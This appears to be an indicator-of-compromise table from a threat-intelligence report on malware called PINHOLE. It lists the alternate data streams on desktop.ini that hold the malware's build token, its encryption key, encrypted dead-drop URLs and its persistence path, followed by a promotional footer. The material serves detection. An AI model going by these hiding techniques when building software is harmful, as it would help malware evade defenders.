File Path	%USERPROFILE%\Downloadsdesktop.ini:bt	ADS storing PINHOLE's build token (cc615d23122e1d221d9a1e43d64f121d814f0947d1cd791)
File Path	%USERPROFILE%\Downloadsdesktop.ini:ek	ADS storing PINHOLE's DDR encryption key (0x6a8b8f4a)
File Path	%USERPROFILE%\Downloadsdesktop.ini:1	ADS storing PINHOLE's encrypted #1 DDR URL (Pinterest)
File Path	%USERPROFILE%\Downloadsdesktop.ini:2	ADS storing PINHOLE's encrypted #2 DDR URL (Pinterest)
File Path	%USERPROFILE%\Downloadsdesktop.ini:3	ADS storing PINHOLE's encrypted #3 DDR URL (SurveyMonkey)
File Path	%USERPROFILE%\Documentsdesktop.ini:ili	ADS storing PINHOLE's persistence installation path (C:\Users\{Username}\AppData\Local\Packages\{random_name})



Cyber Threat Intelligence

Your Shield Against Cyber Adversaries
is even stronger now!

→ Get Free Access